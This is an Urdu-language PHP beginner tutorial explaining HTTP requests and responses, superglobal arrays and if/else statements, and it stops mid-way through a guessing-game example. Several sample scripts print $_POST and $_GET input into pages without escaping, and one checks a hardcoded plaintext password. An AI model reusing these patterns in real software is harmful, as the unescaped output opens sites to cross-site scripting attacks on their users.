ایکسٹرنل فائلز کو اپنے پیج میں شامل کریں اسکا مطلب وہ Dynamicly اس پیج میں کاپی ہو رہے ہیں جبکہ اصل فائل ابھی بھی ایک ہی ہے۔ Include اور require پر ہم بعد میں بات کرینگے۔ ہر دفعہ جب ایک پیج اخر تک پروسس ہو جاتا ہے اور HTTP Request مکمل ہو جائے تو اسمیں استعمال ہوا سارا ڈیٹا اور ویریبلز ختم ہو جاتے ہیں۔

جو بھی پروگرام جو سرور کیساتھ interacts کرتا ہے کو ہم کلائنٹ پروگرام کہتے ہیں اور جو پروگرام جو کلائنٹ کیلئے سروسز فراہم کرتا ہے اسکو ہم سرور کہتے ہیں۔ جیسے کہ براؤزرز (Internet Explorer, FireFox) ، FTP(CuteFTP, WSFTP) ، اور Email clients سب کلائنٹ پروگرامز ہیں جو کہ سرور کیساتھ کنکشن بناتے ہیں اور مختلف فنکشنز سرانجام دیتے ہیں۔ اور سرور جسکے ساتھ یہ کنکٹ ہوتے ہیں ان میں Web Servers ، FTP Servers ، Email Servers وغیرہ شامل ہیں۔

کلائنٹ سرور کا جو رشتہ ہے وہ PHP کیلئے بہت اہمیت رکھتا ہے کیونکہ PHP کا سارا کوڈ سرور پر رن ہوتا جبکہ HTML اور Java script کا کوڈ Web server نہیں چھیڑتا بلکہ انکو ایسے ہی پروسسنگ کیلئے واپس کلائنٹ کو سنڈ کرتا ہے۔ ہمیں معلوم ہے کہ Java script ایک کلائنٹ سائڈ لینگویج ہے جو کہ آپکا براؤزر پروسس کرتا ہے جب کہ PHP کا کوڈ سرور پر پروسس ہوتا ہے اسلئے PHP کا جو پیج سرور پروسس کرکے واپس سنڈ کرتا ہے، اسکے source میں اپکو PHP کا کوڈ نہیں ملے گا۔

The HTTP Protocol

آپ نے IP کا نام سنا ہوگا اور بہت سارے دوستوں کو اسکے بارے میں پتہ ہوگا کہ یہ ایک پرٹوکول ہے جو نیٹ ورک پر مختلف کمپیوٹرز کو ایک ایڈریس کی شکل (203.52.36.45) میں دیا گیا ہوتا ہے جس کے ذریعے کمپیوٹرز آپس میں بات چیت کرتے ہیں۔ یہ الگ سے ایک ٹاپک ہے ہم اس پر تفصیل سے بات نہیں کرینگے، اسی طرح HTTP (Hyper Text Transfer Protocol) ایک پرٹوکول ہے جو ورلڈ وائڈ ویب ایک کمپیوٹر سے دوسرے کمپیوٹر میں ڈیٹا منتقل کرنے کیلئے استعمال کرتا ہے۔ جب ہم کسی ویب سائٹ کا address لکھتے ہیں تو سب سے پہلے //:http لکھتے ہیں یا اگر آپ کسی سائٹ کا ایڈریس چیک کریں تو شروع میں آپکو ضرور یہ نظر آئے گا۔ اسی پروٹوکول پر کلائنٹ اور سرور انٹرنیٹ پر ایک دوسرے سے بات چیت کرتے ہیں۔ جب کسی براؤزر سے ویب سرور کو request جاتی ہے اسکو HTTP Request کہتے ہیں۔ ہم نے پڑھا کہ جب سرور کے پاس کسی پیج کی request آتی ہے تو وہ پیج کو پروسس کر کے واپس کلائنٹ کو سنڈ کرتا ہے، اور اگر سرور کو وہ پیج نہیں ملتا تو وہ ایک Error دیتا ہے (Error: 404 Page not found)۔ جو میسج یا ڈیٹا سرور آپکے براؤزر کو واپس سنڈ کرتا ہے اسکو HTTP Response کہتے ہیں۔

جب سرور کے پاس کوئی request جاتی ہے تو اسمیں اس سائٹ کے URL کے علاوہ بھی کافی ڈیٹا ہوتا۔ اسی طرح جب سرور response کرتا ہے تو اسمیں بھی کافی ساری اطلاعات، معلومات وہ واپس براؤزر کو سنڈ کرتا ہے۔ یہ جو اطلاعات، معلومات سرور اور کلائنٹ کے درمیان منتقل ہوتے ہیں، سب خودکار طریقے سے پیدا ہوتے ہیں۔ ایک یوزر کا براہ راست اس کوئی لینا دینا نہیں ہوتا اسلئے ہمیں اس بارے میں فکر مند نہیں ہونا چاہیے۔ لیکن ہمیں ایک ڈویلپر ہونے کی وجہ سے ان زائد اطلاعات کے بارے میں خبر ہونی چاہیے جو کہ HTTP Request اور HTTP Response کی صورت میں سرور اور کلائنٹ کے درمیان پاس ہوتے رہتے ہیں۔

بیشک وہ Client Request ہو یا سرور کا Response، ہر HTTP Message کا فارمیٹ ایک جیسے ہوتا ہے۔ جنکو تین حصوں میں تقسیم کیا گیا ہے۔ request/response line، HTTP header اور HTTP body۔ ان تین حصوں کے مواد کا انحصار اس بات پر ہوتا ہے کہ آیا جو میسج ہے وہ response ہے یا request۔

The HTTP Request

HTTP Request جو براؤزر، سرور کو سنڈ کرتا ہے، ایک request line ایک header اور ایک body پر مشتمل ہوتا ہے۔ یہاں ہم ایک مثال دیکھتے ہیں:

```
GET /testpage.htm HTTP/1.1
Accept: */*
Accept-Language: en-us
Connection: Keep-Alive
Host: www.test.com
Referer:http://www.test.com/php/users.php?userId=3730
User-Agent: Mozilla (X11; I; Linux 2.0.32 i586)
```

The Request Line

ہرایک HTTP Request کی پہلی لائن request line ہوتی ہے جو تین قسم کے اطلاعات یا معلومات پر مشتمل ہے

1: ایک HTTP کمانڈ جسکو method کہتے ہیں (جیسے کہ GET یا POST)

2: سرور پر وہ Path جو کلائنٹ request کر رہا ہے۔

3: HTTP کا ورژن نمبر جیسے کہ (HTTP 1.1)

مثال: GET /testpage.htm HTTP/1.1

method ویب سرور کو یہ بتاتا ہے کہ اس request کیساتھ کیسے برتاؤ کرنا ہے۔ نیچے ٹیبل میں ہم ان methods پر روشنی ڈالتے ہیں۔

method	تفصیل
GET	جتنے بھی HTTP Requests انٹرنیٹ پر ہوتے ہیں، ان میں GET سب سے زیادہ استعمال ہوتا ہے۔ جیسے کہ اگر ہم کسی لنک کو کلک کرتے ہیں تو GET کا ایک request بنتا ہے۔ جو انفارمیشن request کو درکار ہوتی ہیں وہ کوئی بھی ہوسکتی ہے مثلاً ایک HTML پیج کو یا PHP پیج ۔اس طریقے میں ہم URL کے ساتھ ایک محدود ڈیٹا براؤزر کو بھیج سکتے ہیں۔
HEAD	بالکل GET کی طرح ہوتا ہے لیکن اسمیں کوئی ڈیٹا نہیں ہوتا بلکہ HTTP Header کیلئے Request کی نشاندہی کرتا ہے۔
POST	اس طریقے میں ڈیٹا HTTP Body کا حصہ بن کر سرور کے پاس request جاتی ہے۔ جیسے کہ آپ نے مختلف فارم ویب سائٹس پر دیکھے ہونگے۔ ان فارمز کے فیلڈز کا ڈیٹا اسی method کے ذریعے سرور کو بھیجا جاتا ہے جو بعد میں Data Handler پروگرام کے حوالے کیا جاتا ہے۔

HTTP اس کے علاوہ بھی methods کو سپورٹ کرتی ہے جیسے کہ PUT, DELETE, TRACE, CONNECT وغیرہ۔ اس وقت ہمیں ان سے کوئی لینا دینا نہیں ہے کیونکہ یہ ہمارے بحث کا حصہ نہیں ہیں۔ اگر آپ ان کے بارے میں جاننا چاہتے ہیں تو اس ویب سائٹ کا وزٹ کریں http://www.rfc.net

The HTTP Request Header

دوسرے نمبر پر جو انفارمیشن بھیجی جاتی ہے وہ ہے HTTP header۔ اس میں یہ تفصیلات ہوتی ہیں کہ کونسے document types کلائنٹ سپورٹ کریگا جو کہ سرور سے واپس بھیجے جاتے ہیں اور ساتھ ساتھ جس براؤزر نے request کی ہے وہ کس قسم کا ہے، تاریخ اور جنرل کنفیگریشن۔ HTTP header کی انفارمیشن کو تین categories میں تقسیم کیا گیا ہے۔

General: کلائنٹ یا سرور کی معلومات

Entity: اس ڈیٹا کی انفارمیشن جو سرور اور کلائنٹ کے درمیان منتقل ہوتا ہے۔

Request: کلائنٹ کی کنفیگریشن اور جو Document types وہ سپورٹ کرتا ہے کے بارے میں انفارمیشن

HTTP header کی ایک مثال:

```
Accept: */*
Accept-Language: en-us
Connection: Keep-Alive
Host: www.test.com
Referer:http://www.test.com/php/users.php?userId=3730
User-Agent: Mozilla (X11; I; Linux 2.0.32 i586)
```

The HTTP Request Body

اگر ہم نے پوسٹ کا method استعمال کیا ہے پھر HTTP Request Body میں وہ تمام ڈیٹا موجود ہوتا ہے جو سرور کو بھیجا گیا ہو۔ جیسے کہ کوئی یوزر ایک فارم فل کرتا ہے اور سنڈ کرتا ہے تو HTTP Request Body میں فارم فیلڈز کا سارا ڈیٹا آ جاتا ہے ورنہ یہ خالی ہوتا ہے۔

The HTTP Response

HTTP Response سرور سے کلائنٹ کو واپس بھیجا جاتا ہے اور response line، ایک header اور ایک body پر مشتمل ہوتا ہے۔ یہاں ہم ایک HTTP Response کا مثال دیکھتے ہیں۔

```
HTTP/1.1 200 OK
Date: Fri, 31st Oct 2003, 18:14:33 GMT
Server: Apache/1.3.12 (Unix)   (SUSE/Linux) PHP/4.0.2
Last-modified: Fri, 29th Oct 2003, 14:09:03 GMT
```

The Response Line

Response line صرف دو انفارمیشن پر مشتمل ہوتی ہے۔

1: HTTP کا ورژن نمبر

2: HTTP Request کوڈ، جو کہ رپورٹ کرتا ہے کہ request کامیاب ہے یا فیل ہو گیا ہے۔

اسکی ایک مثال یہ ہے۔ HTTP/1.1 200 OK جو کہ آپ کو اوپر کی مثال میں پہلی لائن پر نظر آ رہا ہے۔

اس مثال میں آپکو 200 کا کوڈ نظر آرہا ہے جسکا مطلب ہے کہ یہ request کامیاب ہے اور HTTP Response کے پاس مطلوبہ پیج یا ڈیٹا موجود ہے جو سرور نے واپس بھیجا ہے۔اگر response line کوڈ نمبر 404 پر مشتمل ہو تو جیسا ہم پہلے پڑھا کہ یہ ایک error ہے اور اسکا مطلب ہے کہ مطلوبہ پیج سرور کو نہیں ملا اور آپ کو براؤزر پر ایک پیج بھیجا جاتا ہے (Error 404: Page Not Found)۔ اسکے علاوہ کچھ کوڈز ہیں جو کہ مندرجہ ذیل ہیں۔

کوڈ کلاس	تفصیل
100-199	request پر ابھی پروسسنگ ہو رہی ہے
200-299	سرور نے کامیابی سے request کو پروسس کیا
300-399	request پر کوئی عمل نہیں ہوا کیونکہ جو معلومات درکار تھیں وہ move ہو گئیں ہیں۔
400-499	جب request فیل ہو جائے
500-599	request صحیح تھا لیکن سرور اسکو کیری آوٹ نہ کرسکا

The Response Header

یہ بھی تقریباً HTTP Request Header کی طرح ہے۔اسکو مزید تین حصوں میں تقسیم کیا گیا ہے۔

General: کلائنٹ یا سرور کی معلومات

Entity: اس ڈیٹا کی انفارمیشن جو سرور اور کلائنٹ کے درمیان منتقل ہوتا ہے۔

Response: سرور response پر مشتمل انفارمیشن

اسکی ایک مثال مندرجہ ذیل ہے۔

```
Date: Fri, 31st Oct 2003, 18:14:33 GMT                    //the general header
Server: Apache/1.3.12 (Unix) (SUSE/Linux) PHP/4.0.2       //the response header
Last-modified: Mon, 29th Oct 2007, 14:09:03 GMT           //the entity header
```

پہلی لائن پر آپکو تاریخ اور ٹائم نظر آرہا ہے جو کہ general header ہے۔دوسری لائن پر سرور کی انفارمیشن ہے اور تیسری لائن اس پیج کی آخری دفعہ تبدیلی کو ظاہر کررہی ہے۔

The Response Body

اگرکوئی request کامیاب ہوتی ہے توResponse Body، ایچ ٹی ایم ایل کوڈ اور کلائنٹ سائڈ سکرپٹ جیسے جاوا سکرپٹ (اگر اس پیج میں استعمال ہوا ہو) پر مشتمل ہوتی ہے جو کہ براوزر کو رینڈر کرنے کیلئے واپس سنڈ کر دیا جاتا ہے۔ ناکامی کی صورت میں ایک Error بھیج دیتا ہے۔

HTTP Request سے پی ایچ پی سکرپٹ کو چلانا

اصل میں یہ ضروری نہیں کہ کلائنٹ صرف براوزر ہی ہو، ہر وہ کلائنٹ جو HTTP Request بھیج سکتا ہو وہ PHP کا پروگرام سرور پر رن کرواسکتا ہے۔ اگر ایک صحیح اور فارمیٹڈ request سرور کو بھیجا جائے جو سرور کو ایک صحیح فائل جسمیں PHP کا کوڈ ہو اور اسکی ایکس ٹنشن بھی PHP کی ہو، کی نشاندہی کرے تو PHP کا وہ پروگرام رن ہوگا۔

آج کا سبق ختم ہوگیا، اگلی کلاس میں انشاءاللہ پھر ملاقات ہوگی، غلطی معاف، اپنا خیال رکھیں، **اللہ حافظ**

شکیل محمد خان
shakeel599@gmail.com

اسلام علیکم

پی ایچ پی ، مائی سیکول اور ویب ڈویلپمنٹ کی چھٹی کلاس میں خوش آمدید

SuperGlobal Arrays

پی ایچ پی میں predefined (پہلے سے واضع) arrays ویریبلز موجود ہیں جنکو superglobals کہتے ہیں۔ اسکا مطلب ہے کہ ان کا ڈیٹا آپ پیج پر کسی بھی جگہ حاصل کر سکتے ہیں اور آپ کو globle کا لفظ استعمال نہیں کرنا پڑتا۔ Arrays پر ہم بعد میں تفصیل سے بات کرینگے۔ اس وقت ہم SuperGlobal Arrays پر بات کرینگے۔

Array	تفصیل
$GLOBALS	تمام گلوبل سکوپ ویریبلز پر مشتمل ہوتا ہے۔
$_SERVER	HTTP Respone میں سرور جو ڈیٹا سنڈ کرتا ہے جیسے کہ ابھی جو پیج چل رہا ہے اسکا نام ، سرور کا نام، HTTP کا ورژن نمبر، Remote IP ایڈریس وغیرہ اسی ایرے میں پائے جاتے ہیں۔
$_GET	ان تمام querystring ویریبلز پر مشتمل ہوتا ہے جو کہ URL کے ساتھ بھیجے جاتے ہیں۔
$_POST	Form کے فیلڈز کا ڈیٹا اسی ایرے میں سٹور ہوتا ہے جنکو ہم متعلقہ پیج پر حاصل کر سکتے ہیں۔
$_COOKIE	تمام cookies کے ڈیٹا پر مشتمل ہوتا ہے جو سرور کلائنٹ کو سنڈ کرتا ہے اور کلائنٹ کے مشین پر ایک فائل کی شکل میں محفوظ ہوتا ہے۔ جس سے ہم کسی یوزر کو پہچانتے ہیں۔ مثلاً آپ Hotmail پر لاگن ہوتے ہیں تو آپ کو ID اور Password دینے کیلئے ایک فارم ملتا ہے اسمیں نیچے ایک چیک بکس ہوتا ہے جسکے سامنے لکھا ہوتا ہے Remember me on this computer اور جب آپ وہ چیک کرتے ہیں تو وہ اپکی معلومات cookie میں سٹور کر دیتا ہے اور اگلی دفعہ لاگن ہونے کیلئے آپ کو ID اور پاسورڈ دینے کی ضرورت نہیں ہوتی کیونکہ وہ آپکی معلومات Cookie سے پڑھ لیتا ہے۔
$_FILES	جب ہم Post Method کے ذریعے کوئی فائل Upload کرتے ہیں تو اسکی انفارمیشن اسی array میں پائی جاتی ہیں۔
$_SESSION	وہ تمام ویریبلز جو session ویریبل کے طور پر بنے ہوں، اسی ایرے میں ہوتے ہیں۔
$_REQUEST	$_POST ، $_GET اور $_COOKIES ایریز پر مشتمل ہوتا ہے یعنی 3 in one

اوپر کے ٹیبل میں ہم نے جن superglobals variables پر بات کی، شاید آپکو یہ سب مشکل لگے لیکن یہ بہت آسان ہیں اور آپ دیکھیں گے کہ جب ہم انکو استعمال کریں گے تو یہ سب کس قدر مددگار ثابت ہوں گے۔ اب ہم چند ایک پر تفصیل سے بات کرتے ہیں۔

$_POST

جب ہم کسی پیج پر فارم بناتے ہوئے پوسٹ کا میتھڈ استعمال کرتے ہیں اور اسکو پوسٹ کرتے ہیں تو اس ایرے میں فارم کا سارا ڈیٹا چلا جاتا ہے جسکو ہم دوسرے پیج پر اس ایرے کی مدد سے بہت آسانی سے حاصل کر سکتے ہیں۔ہم فارم کے ٹیگ پر بات کرتے ہیں تاکہ آپ لوگوں کو زیادہ واضح ہو جائے۔ فارم کا ٹیگ اسطرح لکھا جاتا ہے۔

```
<form method="post" action="page.php">
```

ہم نے فارم کے ٹیگ میں دو ایٹریبوٹس دیے۔ایک method کا اور دوسرا action کا۔method میں ہم یہ بتاتے ہیں کہ فارم کا ڈیٹا ہم کس method سے بھیج رہے ہیں اسمیں یا تو post ہوگا یا get۔دوسرے ایٹریبیوٹ میں یعنی action میں ہم بتاتے ہیں کہ فارم کا ڈیٹا ہم کس پیج کو سنڈ کر رہے ہیں اس مثال میں page.php ہے۔اسمیں آپ اس پیج کا پورا پاتھ دیتے ہیں۔چونکہ ہماری دونوں فائلیں ایک ہی فولڈر میں ہیں، اسلیے ہمیں پورا پاتھ دینے کی ضرورت نہیں ہے۔آپ فارم کا ڈیٹا اسی پیج کو بھی سنڈ کر سکتے ہیں جسمیں فارم ہو۔ایک مثال دیکھتے ہیں۔

c:/xamp/htdocs کے فولڈر میں form کے نام سے ایک نیا فولڈر بنائیں۔اپنا PHP ایڈیٹر کھولیں اور اسمیں ایک نئی فائل بنائیں اور نیچے کا کوڈ اسمیں ٹائپ کر کے c:/xamp/htdocs/form کے فولڈر میں myform.php کے نام سے save کر لیں۔

(myform.php)

```
<HTML>
<HEAD><TITLE>MY FIRST FORM</TITLE></HEAD>
<BODY>
<FORM method = "post" action="dataform.php">
Please type your name:
<INPUT type="text" name="txtName" />
<INPUT type="submit" value="Say Hello" />
</FORM>
</BODY></HTML>
```

اب اس پیج میں جو تبدیلیاں کی ہیں انکو save کریں اور ایک نئی فائل کھولیں اسمیں درج ذیل کوڈ لکھ کر dataform.php کے نام سے c:/xamp/htdocs/form میں save کر لیں۔

(dataform.php)

```
<HTML>
<HEAD><TITLE>Form Data</TITLE></HEAD>
<BODY>
    <?php
        //now we'll get the form data by using $_POST array
        $Name = $_POST['txtName'];
        print "Hello ".$Name;
    ?>
</BODY></HTML>
```

اب آپ نے اس فائل میں جو تبدیلیاں کی ہیں انکو save کرلیں۔ اپنا براؤزر کھولیں، ایڈریس بار میں اسطرح لکھیں۔

http://localhost/form/myform.php

اور enter کردیں۔ آپ کے پاس فارم آجائے گا۔ اب آپ textbox میں اپنا نام لکھیں اور Say Hello کا بٹن دبا دیں تو آپکے براؤزر پر ایک ہیلو کا پیغام آجائے گا جیسے کہ اگر میں textbox میں Shakeel لکھتا ہوں تو آؤٹ پٹ اسطرح ہوگی۔

Hello Shakeel

یہ پروگرام کیسے کام کرتا ہے؟

myform.php کی فائل میں ہم نے ایک فارم بنایا اور action کے ایٹریبیوٹ میں dataform.php دیا جسکا مطلب ہے کہ ہم اس فارم کا ڈیٹا dataform.php پر ہینڈل کر رہے ہیں اور میتھڈ post کا استعمال کیا۔ اس فارم میں ایک ٹیکسٹ بکس بنایا اور Name کے ایٹریبیوٹ میں اسکو txtName کا نام دیا۔ آپ کسی فارم کے فیلڈ کو اپنی مرضی کا کوئی بھی نام دے سکتے ہیں لیکن یاد رکھیں کہ جب آپ کسی فیلڈ کا ڈیٹا حاصل کرتے ہیں تو آپ کو وہی نام دینا ہوگا۔ اسکے بعد ایک Say Hello کا بٹن بنایا جو کہ ہمارے فارم کو dataform.php میں submit کرے گا۔

dataform.php میں اسی طرح پہلے پی ایچ پی کا ٹیگ open کیا۔ اسکے بعد ہم نے $Name کے نام سے ایک ویریبل بنایا اور پوسٹ ایرے سے txtName کی ویلیو حاصل کرکے اسکو assign کردی۔

```
$Name = $_POST['txtName'];
```

ہم نے پہلے پڑھا تھا کہ جب ہم کوئی فارم پوسٹ کرتے ہیں تو اسکی فیلڈز کا ڈیٹا خود بخود $_POST ایرے میں چلا جاتا ہے۔ جسکو ہم متعلقہ پیج پر حاصل کر سکتے ہیں، اسی لئے آپ دیکھ رہے ہیں کہ میں txtName کا فیلڈ جو ہم نے myform.php کے فارم میں بنایا تھا، کی ویلیو لینے کیلئے $_POST ایرے سے اسی نام سے حاصل کر رہا ہوں جو نام میں نے فارم میں دیا تھا۔ اسکے بعد Hello اور اس textbox کی ویلیو جو ہم نے $Name کی ویریبل میں حاصل کی ہے، کو پرنٹ کردیا۔

```
print "Hello ".$Name;
```

اب جب کوئی اس textbox میں اپنا نام لکھے گا اور submit کا بٹن دبائے گا تو فارم dataform.php کو submit ہوگا جہاں پر ہم $_POST ایرے کی مدد سے اس textbox کی ویلیو حاصل کرتے ہیں اور Hello کا پیغام پرنٹ کر رہے ہیں۔ آپ کے پاس اگر فارم میں ایک سے زیادہ فیلڈز ہوں تو ہر ایک کو ایک مخصوص نام دے دیں اور $_POST ایرے سے اسی ناموں سے ویلیوز حاصل کریں۔ انشاء اللہ آگے ہم فارمز کے بارے میں مزید پڑھیں گے جس سے آپ کو سب کچھ کلیئر ہو جائے گا۔

$_GET

یہ بھی ایک سپر گلوبل ایرے ہے جو ان querystrings پر مشتمل ہوتا ہے جو کہ URL کے ساتھ بھیجے جاتے ہیں۔ آپ نے بہت سارے ویب سائٹس کے ایڈریس میں querystrings دیکھے ہونگے۔ جیسے کہ

http://www.example.com/search.php?keyword=pakistan

اس مثال میں آپ دیکھ رہے ہیں کہ URL کے ساتھ ایک Querystring بھیجا جا رہا ہے keyword کے نام سے اور اسکی ویلیو pakistan ہے۔ Querystrings ایک URL میں پیج کے نام کے بعد ? سے شروع ہوتے ہیں۔ ایک URL میں ایک سے زیادہ Querystrings بھی ہوسکتے ہیں جیسے کہ:

http://www.example.com/search.php?keyword=pakistan&city=isb

اب اس مثال میں دو Querystrings ہیں ایک keyword اور دوسرا city۔ دو Querystrings کو & سے جوڑا جاتا ہے۔ اسطرح کی Querystrings کی ویلیو حاصل کرنے کیلئے ہم $_GET کو استعمال کرتے ہیں۔ ایک مثال دیکھتے ہیں۔
C:/xampp/htdocs میں get کے نام سے ایک نیا فولڈر بنائیں۔ اپنے PHP ایڈیٹر میں ایک نئی فائل کھولیں، درج ذیل کوڈ اسمیں لکھیں اور C:/xampp/htdocs/get کے فولڈر میں link.php کے نام سے Save کرلیں۔

(link.php)

```
<HTML>
<HEAD><TITLE>USING  GET</TITLE></HEAD>
<BODY>
<A  href="get.php?site=ITDunya">Sending  Querystring</A>
</BODY></HTML>
```

اس فائل کو Save کریں اور ایک نئی فائل کھولیں اسمیں مندرجہ ذیل کوڈ لکھیں اور C:/xampp/htdocs/get کے فولڈر میں get.php کے نام سے save کرلیں۔

(get.php)

```
<HTML>
	<HEAD><TITLE>Get Querystring Data</TITLE></HEAD>
	<BODY>
		<?php
			//now we'll get the Querystring Dat by using $_GET array
			$siteName = $_GET['site'];
			print "Welcome to ".$siteName;
		?>
	</BODY></HTML>
```

اس فائل کو Save کرلیں اور اپنے براؤزر کے ایڈریس بار میں اسطرح لکھیں (http://localhost/get/link.php) اور انٹر کردیں۔ آپ کے پاس ایک لنک آجائے گا جو ہم نے بنایا تھا۔ اب اس لنک پر کلک کریں تو خوش آمدید کا پیغام نظر آجائے گا۔ کلک کرنے کے بعد اپنے ایڈریس بار کو چیک کریں تو وہ کچھ اسطرح ہوگا۔(http://localhost/get/get.php?site=ITDunya)۔اس URL میں site ایک Querysting ہے جسکی ویلیو ITDunya ہے اور جسکو ہم دوسرے پیج یعنی get.php میں $_GET ارے کی مدد سے حاصل کررہے ہیں۔ اگر ہم کسی فارم کے method میں get استعمال کرتے ہیں تو اسکے فیلڈز کا ڈیٹا خود بخود querstring بن کر URL کا حصہ بن جاتا ہے جسکو پھر ہم $_GET کی مدد سے حاصل کرسکتے ہیں۔ انشاءاللہ آگے مزید اس کے بارے میں پڑھیں گے۔

Switching Flow

اگر ہم چاہتے ہیں کہ کوئی کوڈ تب چلے جب ایک خاص کنڈیشن true ہوجائے تو ہم if statement کا استعمال کرتے ہیں جسمیں ہمارے پاس ایک یا ایک سے زیادہ کنڈیشنز ہوتے ہیں اور انکے true یا false ہونے کی صورت میں کوڈ کا ایک خاص بلاک چلتا ہے۔ ہم اپنے روزمرہ کی زندگی میں بھی کوئی کام کرنے سے پہلے کچھ decision لیتے ہیں۔ مثلاً اگر میں ترکاری بنانا چاہتا ہوں تو اس سے پہلے میں اپنے فرج کو چیک کرتا ہوں کہ کیا ٹماٹر، مرچ، ادرک وغیرہ موجود ہیں کہ نہیں۔ اگر کوئی شے نہیں ہے تو اسکو میں اپنے خریداری کی لسٹ میں لکھ لیتا ہوں۔ پھر مارکیٹ جاکر انکو خرید کر واپس آکر ترکاری بناتا ہوں۔ اگر ہم اسکو سٹپس میں لکھیں کہ ہم نے کیا کرنا ہے تو کچھ اسطرح ہوگا۔

ترکاری بنانا

1: سب سے پہلے فرج چیک کرو

2: اگر کوئی چیز موجود نہیں ہے تو اسکو لسٹ میں لکھو

3: بازار جائو

4: اگر بارش ہے تو چھتری لے لو

5: اگر قریب والی دوکان بند ہو توساتھ والی دوکان پر جائو

6: اپنی لسٹ نکالو ان اشیاء کوخرید لو.

7: گھر واپس آئو اور ترکاری بنائو

آپ بھی کہیں گے کہ شکیل PHP کی کلاس میں ترکاری بنانے بیٹھ گیا۔ خیر کچھ باتیں اگر سیدھی سادی کردی جائے تو سمجھ میں جلدی آ جاتی ہیں۔ اگر اس کا ہم PHP پروگرام بنائے تو کیسے ہوگا۔ یہ پروگرام صرف سمجھانے کیلئے ہے۔

```php
<?php
// how to make a dish
    if ($fridge != "All the vagitables nicssory for dish") {
        add_item_toList();        //add missing Items to list
        if ($weather == "rainy") {
            put_up_umbrella();
        }
        if ($shop == "closed") {
            goto_otherShop();
            bayItems();
        }
        comeBack();
        make_Dish();
    } else {
    make_Dish();
    }
?>
```

آپ دیکھ رہے ہیں کہ if سٹیٹمنٹ میں ہم سب سے پہلے بریکٹس میں ایک condition لکھتے ہیں۔ اگر وہ کنڈیشن true ہوتی ہے تو پھر کرلی بریس { } کے اندر ایک کوڈ کا بلاک رن ہوگا۔ if کا سٹیٹمنٹ:

```
if (a condition is true) { execute a line of code; }
```

جیسے کہ آپ مثال میں دیکھ رہے ہیں کہ اگر بارش ہو رہی ہے تو چھتری لے لو۔ یہ تب ہوگا اگر بارش ہو ورنہ تو ضرورت نہیں ہے۔ یا اگر دکان بند ہو تو دوسری دکان پر جاؤ۔ اسمیں اگر دکان کھلی ہے تو دوسری دکان پر جانے کی ضرورت نہیں یعنی goto_otherShop() کا کوڈ کچھ execute نہیں ہوگا۔

اب ہم کچھ پریکٹیکل مثالیں دیکھتے ہیں۔ آپ یہ پروگرام ٹیسٹ کریں۔

```php
<?php
	$X = 27;
	$Y = 30;
	if ($X < $Y) {
		print "$X is less than $Y <br>" ;
	}
	if ($X > $Y) {
		print "$X is greater than $Y <br>" ;
	}
	if ($X == $Y) {
		print "$X is equal to $Y <br>" ;
	}
	if ($X <= $Y) {
		print "$X is less than or equal to $Y <br>" ;
	}
	if ($X >= $Y) {
		print "$X is greater than or equal to $Y <br>" ;
	}
	if ($X != $Y) {
		print "$X is not equal to $Y <br>" ;
	}

?>
```

```
OUTPUT:
27 is less than 30
27 is less than or equals to 30
27 is not equals to 30
```

ہم نے دو ویریبل بنائے $X اور $Y اور انکو ویلیوز assign کر دیے۔ اب ہم ان دونوں کا موازنہ کر رہے ہیں اور if سٹیٹمنٹ میں کنڈیشن لکھتے ہیں جب آپ یہ پروگرام رن کرینگے تو صرف وہ if کے بلاکس رن ہونگے جو true ہو جائے۔ اب آپ اوپر کی مثال میں $X اور $Y کے ویلیوز تبدیل کر دیں جیسے کہ $X میں 30 کر دیں اور $Y میں بھی 30 کر دے تو پھر آپکے پاس رزلٹ مختلف ہوگا۔

if میں else کا استعمال

اگر ہم چاہتے ہیں کہ if کے سٹیٹمنٹ میں اگر کنڈیشن false ہو جائے تو پھر کوئی اور کوڈ کا بلاک execute ہو جائے تو پھر if کے ساتھ else کا استعمال کرتے ہیں جیسے:

```
if (expression) {
        اگر کنڈیشن true ہو جائے تو یہ کوڈ execute ہو گا
} else {
        باقی سب cases میں یہ کوڈ execute ہو گا
}
```

مثال:

```
<?php
    $password = "abcd";
    if ($password == "abcd") {
        echo "Welcome! Shakeel" ;
    }else{
        echo "Password is not correct, try again" ;
    }
?>
```

اس مثال میں آپ دیکھ رہے ہیں کہ ہم پاس ورڈ چیک کر رہے ہیں۔ پہلے ہم نے ایک ویریبل password کے نام سے بنایا اور اسکو abcd کی ویلیو دے دی۔ if کے سٹیٹمنٹ میں ہم کنڈیشن چیک کر رہے ہیں کہ اگر $password کی ویلیو abcd کے برابر ہو تو اسکا مطلب ہے کہ password ٹھیک ہے اور اسکو خوش آمدید کہہ دو۔ ورنہ اگر پاس ورڈ کوئی اور ہے تو پھر ہماری if کی کنڈیشن false ہو گئی اور else کا بلاک execute ہو گا جو کہ ایک error جنریٹ کریگا۔ اگر آپ یہ پروگرام رن کرینگے تو آپکو ایک welcome کا پیغام نظر آئے گا۔ آپ $password ویریبل کی ویلیو تبدیل کر دے تو else کا بلاک execute ہو گا۔

else if کا استعمال:

اگر ہمارے پاس if سٹیٹمنٹ میں کنڈیشن false ہو جائے اور ہم اس کے متبادل کوئی اور کنڈیشنز چیک کرتے ہیں اور متبادل کوڈ چلانا چاہتے ہو تو پھر else if کا استعمال کرتے ہیں جیسے

```
if ( expression ) {
        اگر یہ ایکسپریشن true ہو جائے تو یہ کوڈ execute ہو گا۔ باقی if کے بلاکس نہیں چلیں گے
} else if ( another expression ) {
  اگر اوپر والی if کی کنڈیشن false ہو جائے اور یہ کنڈیشن true ہو جائے تو یہ کوڈ execute ہو گا اور اس سے نیچے باقی if کے بلاکس نہیں چلیں گے
} else {
        ورنہ باقی سب cases میں یہ کوڈ execute ہو گا
}
```

چلیں ایک چھوٹی سی گیم بناتے ہیں۔گیم کا نام سن کر سب سیدھے ہو گئے۔ ہے نا!! اس گیم میں ہمارا پروگرام ایک نمبر رکھے گا اور یوزر اس نمبر کو گیس کرے گا۔ پھر ہمارا پروگرام اسکو بتائے گا کہ اس نے ٹھیک نمبر گیس کیا ہے یا نہیں۔ایک نئی فائل کھولیں اسمیں مندرجہ ذیل کوڈ لکھ کر c:/xampp/htdocs کے فولڈر میں guess.php کے نام سے save کرلیں۔

```
<html>
<head><title>Guess a number </title></head>
<body>
<?php
	if (isset($_POST['posted'])) {
	$user_guess = $_POST['guess'];
	$number = rand(1,10);
	if ($user_guess > $number) {
	echo "<h3>Your guess is too high</h3> ";
	echo "<br>The number is $number, you don't win, please play  again<hr>";
	} else if ($user_guess < $number) {
	 echo "<h3>Your guess is too low</h3> ";
	 echo "<br>The number is  $number, you don't win, please play
again<hr>";
	} else {
	echo "<br>The number is $number, you win, please play again<hr>  ";
